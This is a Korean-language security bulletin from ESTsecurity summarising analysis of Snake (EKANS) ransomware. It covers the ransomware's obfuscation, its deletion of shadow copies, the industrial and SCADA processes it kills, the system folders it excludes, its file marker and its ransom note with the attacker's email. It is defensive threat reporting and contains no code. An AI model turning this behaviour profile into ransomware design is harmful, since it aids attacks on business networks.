
현재까지 발견된 Snake 랜섬웨어 관련 정보

지난주 MalwareHunterTeam 이 Snake 랜섬웨어를 발견해 리버스 엔지니어인 Vitali Kremez 에게 이를 공유했다. Kremez 의 분석 결과에 따르면, 이 랜섬웨어는 Golang 으로 작성되었으며 높은 수준의 난독화 기술을 사용하였다. 그는 이 랜섬웨어는 이전에는 흔히 보이지 않았던 수준의 루틴 난독화를 포함하며, 타깃 접근 방식과 결합하여 사용된다고 전했다.

Snake 랜섬웨어가 시작되면, 컴퓨터의 섀도우 볼륨 복사본을 제거하고 SCADA 시스템, 가상 머신, 산업 제어 시스템, 원격 관리 툴, 네트워크 관리 소프트웨어 등과 관련된 수많은 프로세스를 종료 시킨다. 이후 윈도우 시스템 폴더와 다양한 시스템 파일을 제외한 기기 내 파일을 암호화합니다. 이 랜섬웨어가 암호화하지 않는 시스템 폴더는 아래와 같다.


```
windir
SystemDrive
:\$Recycle.Bin
:\ProgramData
:\Users\All Users
:\Program Files
:\Local Settings
:\Boot
:\System Volume Information
:\Recovery
\AppData\
```

파일을 암호화할 때는 파일의 확장자에 문자 5 개를 추가한다. 예를 들어 1.doc 파일이 암호화될 경우 1.docqkWbv 와 같이 변경된다.




[그림 1] 암호화된 파일이 포함된 폴더

Snake 랜섬웨어는 암호화된 각 파일 내용 끝에 'EKANS'라는 문자를 추가한다. EKANS는 SNAKE를 거꾸로 쓴 것이다.



[그림 2] EKANS 파일 마커


BleepingComputer는 SNAKE 랜섬웨어를 테스트한 결과 다른 랜섬웨어에 비해 파일을 암호화하는데 특히 오랜 시간이 소요되었다고 밝혔다. 하지만 SNAKE 는 타깃형 랜섬웨어이기 때문에 공격자가 지정한 시간에 실행이 가능하므로 느린 속도가 큰 문제는 되지 않을 것이다.
컴퓨터 암호화가 완료되면 이 랜섬웨어는 C:\Users\Public\Desktop 폴더에 Fix-Your-Files.txt 라는 랜섬 노트를 생성한다. 이 랜섬노트는 돈을 지불하는 방법을 알고 싶을 경우 특정 이메일 주소로 연락하라는 내용을 담고 있다. 공격자가 제시한 이메일 주소는 bapcocrypt@ctemplar.com 이다.



[그림 3] SNAKE 랜섬노트

이 랜섬웨어는 개별 워크스테이션이 아닌 네트워크 전체를 노린다. 랜섬노트를 살펴보면 구입이 가능한 해독기가 개별 기기용이 아닌 네트워크 전체용임을 알 수 있다. 현재 이 랜섬웨어의 취약점을 찾기 위해 분석 중이며, 무료로 복호화가 가능할지 여부는 알 수 없다. 아직까지 이 랜섬웨어에서 취약점은 찾아볼 수 없었다.

[출처] https://www.bleepingcomputer.com/news/security/snake-ransomware-is-the-next-threat-targeting-business-networks/



(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com